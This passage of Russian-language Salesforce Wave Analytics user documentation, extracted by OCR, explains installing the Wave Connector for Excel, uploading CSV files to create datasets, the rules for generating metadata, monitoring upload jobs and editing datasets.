
Установка приложения Wave Connector для Excel

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта данных из приложения Excel 2013 в Wave Analytics:

- Загрузка внешних данных в Wave Analytics



При использовании настольного приложения Excel 2013 или продукта Office 365 (приложение Excel интерактивной версии Office) Wave Connector позволяет импортировать данные в Salesforce Wave Analytics. После установки приложения Wave Connector выберите данные из Excel и нажмите кнопку «Отправить». Все остальное будет сделано приложением Wave Connector путем импорта данных в Wave Analytics и создания набора данных.

Ниже перечислены действия по установке приложения Wave Connector.

1. Откройте настольную или интерактивную версию приложения Excel.
2. Откройте вкладку «Вставка».
3. Щелкните «Приложения для Office».
4. Найдите и установите приложение Wave Connector.
5. Чтобы открыть приложение Wave Connector, введите регистрационные данные Salesforce.

После установки приложения Wave Connector выполните инструкции в окне Wave Connector для создания наборов данных на основе данных Excel. Открытие приложения Wave Connector инициирует автоматический вход пользователя в Salesforce Wave Analytics. Чтобы получить полную информацию об использовании приложения, щелкните значок справки Wave Connector.

Создание набора данных посредством внешних данных

Чтобы создать набор данных, загрузите внешние данные посредством пользовательского интерфейса или интерфейса External Data API. При загрузке файла внешних данных (в формате CSV-файла, сжатого или архивного файла) рекомендуем также загрузить файл метаданных. Файл метаданных содержит атрибуты метаданных, описывающие структуру данных в файле внешних данных. При загрузке CSV-файла из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных для просмотра и внесения изменений. При отсутствии файла метаданных Wave Analytics импортирует все столбцы файла внешних данных как измерения.

Совет: Wave временно сохраняет загруженные файлы CSV и метаданных только для обработки. После создания наборов данных Wave удаляет файлы. Если они потребуются для дальнейшего использования, рекомендуется сделать копию.

Прежде чем загрузить файлы внешних данных, просмотрите требования к формату, а также примеры CSV-файлов и файлов метаданных, в Справочном руководстве по формату внешних данных.

Прим.: Рекомендуем также использовать External Data API для загрузки файлов внешних данных. Используйте API для получения дополнительных функций, например выполнения добавочного извлечения и осуществления операций добавления, удаления, а также обновления и вставки. Дополнительную информацию об интерфейсе External Data API см. в Руководстве разработчика External Data API.

1. Последовательно выберите пункты **«Создать»** > **«Набор данных»** на начальной странице или странице приложения.



2. Введите имя набора данных в поле «Имя набора данных».

   Длина имени не может превышать 80 символов.
3. Чтобы создать набор данных в другом приложении, измените приложение в раскрывающемся списке «Приложение».
4. Щелкните **«CSV»**.
5. Добавьте CSV-файл.

ВЕРСИИ

Доступно в Salesforce Classic и Lightning Experience.


Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки внешних данных:


- Загрузка внешних данных в Wave Analytics

После добавления CSV-файла Wave Analytics автоматически генерирует и добавляет соответствующий файл метаданных.




Прим.: При необходимости загрузите другой файл метаданных вместо созданного файла. При загрузке собственного файла метаданных кнопка **«Предварительный просмотр данных»** недоступна.

6. Чтобы изменить атрибуты метаданных в созданном файле метаданных, выполните указанные ниже действия.
   a. Нажмите кнопку **«Предварительный просмотр данных»** для просмотра и изменения обязательных атрибутов метаданных.



AccountOwner	Region	Target	TargetDate
Tony Santos	Midwest	10000	1/1/2011
Lucy Timmer	Northeast	50000	1/1/2011
Lucy Timmer	Northeast	0	12/1/2013
Bill Rolley	Midwest	15000	1/1/2011
Keith Laz	Southwest	35000	1/1/2011
Lucy Timmer	Southeast	40000	1/1/2011


   b. Щелкните имя столбца для его изменения. Имя столбца — это отображаемое имя в наборе данных. Длина имени столбца не может превышать 40 символов.



c. Чтобы изменить другие атрибуты, щелкните заголовок столбца.



При необходимости измените атрибуты только для столбцов меры и даты.



d. Чтобы применить изменения ко всем другим столбцам аналогичного типа данных, нажмите кнопку **«Применить ко всем столбцам <тип данных>»**.

e. Чтобы сохранить изменения метаданных в файле метаданных, нажмите кнопку **«Отправить»**.

Прим.: При наличии ошибок кнопка **«Отправить»** отображается серым цветом.

f. Чтобы закрыть сообщение-подтверждение, нажмите кнопку **«ОК»**.

g. Чтобы изменить дополнительные атрибуты метаданных, щелкните значок для загрузки, редактирования и выгрузки файла метаданных.

7. Щелкните **«Создать набор данных»**.
Файлы данных добавляются в очередь на загрузку. Обработка задания на загрузку данных может занять некоторое время. При необходимости просмотрите текущий статус на странице отслеживания данных. При успешной загрузке новый набор данных добавляется на начальную страницу или страницу приложения.

8. Чтобы пропустить сообщение-подтверждение, щелкните **«Продолжить»**.

Правила автоматического создания файла метаданных

При загрузке CSV-файла, соответствующего определенным требованиям, из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных.

Отслеживание загрузки внешних данных

При загрузке файла внешних данных Wave Analytics инициирует задание, загружающее данные в указанный набор данных. Можно использовать отслеживание данных для отслеживания и устранения неисправностей задания загрузки.

Правила автоматического создания файла метаданных

При загрузке CSV-файла, соответствующего определенным требованиям, из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных.

Ниже перечислены требования, которым должен соответствовать CSV-файл для предоставления Wave Analytics возможности создания файла метаданных.

- Файл должен использовать формат CSV; сжатый или архивный файл не поддерживается.
- Файл должен содержать одну строку для заголовка столбца и как минимум одну запись.
- CSV-файл должен соответствовать всем требованиям Wave Analytics, представленным в Справочном руководстве по формату внешних данных.

Wave Analytics генерирует атрибуты метаданных для каждого столбца CSV-файла на основе первых 100 строк CSV-файла. Wave Analytics использует правила ниже для преобразования имен столбцов CSV-файла в метки полей.

- Специальные символы и пробелы заменяются символами подчеркивания. Например, имя «Stage Name» заменяется именем «Stage_Name».
- Последовательные символы подчеркивания заменяются одним символом подчеркивания, если имя столбца не оканчивается компонентом «__c». Например, имя «stage*&name» заменяется именем «stage_name».
- Метка поля дополняется префиксом «X», если первым символом имени столбца является число. Например, имя «30Day» заменяется именем «X30Day».
- Имя столбца, содержащее только специальные символы, заменяется словом «Column» и номером столбца. Например, имя четвертого столбца «*&^*(&*(%» заменяется именем «Column4».
- Символы подчеркивания удаляются из начала и окончания метки поля.
- Метка поля, соответствующая текущей метке, заменяется производной инкрементированной меткой. Например, метка «X2» может заменяться метками «X21», «X22», «X23».

Совет: При необходимости загрузите созданный файл метаданных для изменения параметров метаданных, а затем выгрузите данный файл для применения внесенных изменений. Файл метаданных может быть загружен при создании или редактировании набора данных.

Отслеживание загрузки внешних данных

При загрузке файла внешних данных Wave Analytics инициирует задание, загружающее данные в указанный набор данных. Можно использовать отслеживание данных для отслеживания и устранения неисправностей задания загрузки.

Представление заданий (1) страницы отслеживания данных отображает статус, время начала и продолжительность каждого задания потока данных и загрузки внешних данных. Отображает задания за последние 7 дней и хранит журналы на протяжении 30 дней.

ВЕРСИИ


Доступно в Salesforce Classic и Lightning Experience.

Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице отслеживания данных:

- «Редактирование потоков данных Wave Analytics», «Загрузка внешних данных в Wave Analytics» или «Управление Wave Analytics»



1. Щелкните значок шестеренки ( ) в Аналитике Wave, а затем выберите **Диспетчер данных**.

Диспетчер данных откроется на вкладке отслеживания, по умолчанию отображается представление «Задания». Теперь представление заданий отображает задания потока данных и загрузок. В нем показано имя каждого задания загрузки в виде <имя_набора данных `upload flow`>. Чтобы просмотреть полное имя, наведите указатель мыши на нужное задание.


Прим.: Для просмотра заданий загрузки внешних данных в представлении заданий выберите **Показать** в поле «Загрузки файла» (2). Этот параметр установлен по умолчанию.

2. Чтобы просмотреть последний статус выполняемого задания, нажмите кнопку «Обновить задания» ( ).
Каждое задание может иметь один из следующих статусов.


Статус	Описание
В очереди	Задание находится в очереди на запуск.
Выполнение	Задание выполняется.
Сбой	Сбой задания.
Успешно	Задание успешно выполнено.
Предупреждение	Задание успешно выполнено, но некоторые строки не удалось обработать.

3. Чтобы просмотреть динамические сведения для задания, разверните узел задания (3).
Динамические сведения отображаются под заданием. Чтобы просмотреть информацию об обработанных строках, прокрутите страницу вправо в разделе динамических сведений.
4. Для устранения неполадок задания, в котором не удалось обработать некоторые строки, просмотрите сообщение об ошибке. Также нажмите кнопку загрузки (1) в разделе динамических сведений для загрузки журнала ошибок.

Прим.: Кнопка загрузки отображается только пользователю, загрузившему файл внешних данных.



В журнале ошибок имеется список необработанных строк.



ExternalFileWorkflow06V40000000005mEAA_digest.csv

	A	B	C	D	E	F
1	row	error	File_Name	Page_Views	View_Date	Authenticated
2	7	(column: Page_Views) strconv.ParseFloat: parsing "Text": invalid syntax	about:blank	Text	5/1/2015	No
3						
4						

5. Для устранения неполадок невыполненного задания просмотрите сообщение об ошибке и динамические сведения.

Редактирование набора данных

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра набора данных редактируйте страницу:	Используйте Wave Analytics И доступ уровня «Редактор» к приложению набора данных
Для обновления имени набора данных, приложения и расширенных метаданных выполните следующие действия.	Используйте Wave Analytics И доступ уровня «Редактор» к приложению набора данных
Для удаления набора данных выполните следующие действия.	Используйте Wave Analytics И доступ уровня «Редактор» к приложению набора данных
Для загрузки и предварительного просмотра данных выполните следующие действия.	Загрузите внешние данные в Wave Analytics и доступ редактора к приложению набора данных.
Для редактирования предиката безопасности набора данных выполните следующие действия.	Изменение потоков данных Wave Analytics

ВЕРСИИ
Доступно в Salesforce Classic и Lightning Experience.
Доступно за дополнительную плату в выпусках **Enterprise**, **Performance** и **Unlimited**. Также доступно в **Developer** Edition.

Редактирование набора данных позволяет изменять имя набора данных, приложение, предикат безопасности или файл расширенных метаданных (XMD), связанный с набором данных. Редактирование наборов данных, созданных из файла внешних данных, позволяет также загружать новый файл внешних данных или файл метаданных для обновления данных или метаданных.

При добавлении файла внешних данных Wave Analytics генерирует и добавляет соответствующий файл метаданных. Чтобы изменить метаданные, нажмите кнопку **«Предварительный просмотр данных»** или загрузите и отредактируйте файл метаданных. При необходимости загрузите собственный файл метаданных для перезаписи созданного файла.

1. Откройте вкладку **«Наборы данных»** на начальной странице или странице приложения.
2. Наведите указатель мыши на нужный набор данных и щелкните **«Правка»**.
3. При необходимости настройте указанные ниже параметры.


Параметр	Описание
Имя набора данных	Чтобы изменить имя набора данных, введите новое имя. Длина имени не может превышать 80 символов.
Приложение	Чтобы переместить набор данных в другое приложение, выберите новое приложение.
Добавить файл расширенных метаданных (JSON)	Чтобы настроить форматирование панелей мониторинга, связанных с набором данных, выберите нужный файл расширенных метаданных. Дополнительную информацию о файлах расширенных метаданных см. в *Справочном руководстве по расширенным метаданным (XMD)*.
Добавить файл внешних данных (CSV)	Чтобы заменить текущие данные из набора данных данными из файла внешних данных, выберите нужный файл внешних данных. Максимальный размер файла составляет 500 Мб. При необходимости загрузите CSV-файл, сжатый или архивный файл. Дополнительную информацию о файлах внешних данных и файлах метаданных см. в *Справочном руководстве по формату внешних данных*.
Добавить файл метаданных (JSON)	Чтобы переопределить структуру файла внешних данных, выберите нужный файл метаданных. При загрузке нового файла метаданных рекомендуем также загрузить соответствующий файл внешних данных. Дополнительную информацию о файлах метаданных см. в *Справочном руководстве по формату внешних данных*.
Предикат безопасности	Чтобы применить параметры безопасности строки к набору данных, добавьте предикат безопасности. Дополнительную информацию о предикатах см. в разделе «Безопасность строки для наборов данных».

4. При загрузке нового CSV-файла нажмите кнопку **«Предварительный просмотр данных»** для просмотра и изменения обязательных атрибутов метаданных.


   При необходимости измените дополнительные атрибуты метаданных позже.

   Прим.: При загрузке собственного файла метаданных кнопка **«Предварительный просмотр данных»** недоступна.

   Нажатие кнопки **«Предварительный просмотр данных»** инициирует отображение страницы предварительного просмотра.




5. Для каждого столбца:
   a. Щелкните имя столбца для его изменения. Имя столбца — это отображаемое имя в наборе данных. Длина имени столбца не может превышать 40 символов.



   b. Чтобы изменить другие обязательные атрибуты, щелкните заголовок столбца.



   При необходимости измените атрибуты только для столбцов меры и даты.



c. Чтобы применить изменения ко всем другим столбцам аналогичного типа данных, нажмите кнопку **«Применить ко всем столбцам <тип данных>»**.

6. Чтобы сохранить изменения метаданных на странице предварительного просмотра в файле метаданных, нажмите кнопку **«Отправить»**.

   Прим.: При наличии ошибок кнопка **«Отправить»** отображается серым цветом.

7. Чтобы закрыть сообщение-подтверждение, нажмите кнопку **«ОК»**.
8. Чтобы изменить дополнительные атрибуты метаданных, которые не отображаются на странице предварительного просмотра, щелкните значок для загрузки, редактирования и выгрузки файла метаданных.
9. Щелкните **«Обновить набор данных»**.
10. Чтобы пропустить сообщение-подтверждение, щелкните **«Продолжить»**.

Обновление расширенных метаданных набора данных


Чтобы настроить форматирование панелей мониторинга, связанных с набором данных, выберите нужный файл расширенных метаданных (XMD). Обновление файла XMD выполняется на странице редактирования набора данных.

Обновление расширенных метаданных набора данных

Чтобы настроить форматирование панелей мониторинга, связанных с набором данных, выберите нужный файл расширенных метаданных (XMD). Обновление файла XMD выполняется на странице редактирования набора данных.


Важное замечание: Файл XMD должен использовать синтаксис XMD 2.0 и иметь размер не более 5 МБ. Дополнительную информацию о файлах расширенных метаданных и синтаксисе XMD 2.0 см. в *Справочном руководстве по расширенным метаданным (XMD)*.

1. Откройте вкладку **«Наборы данных»** на странице Wave Analytics.
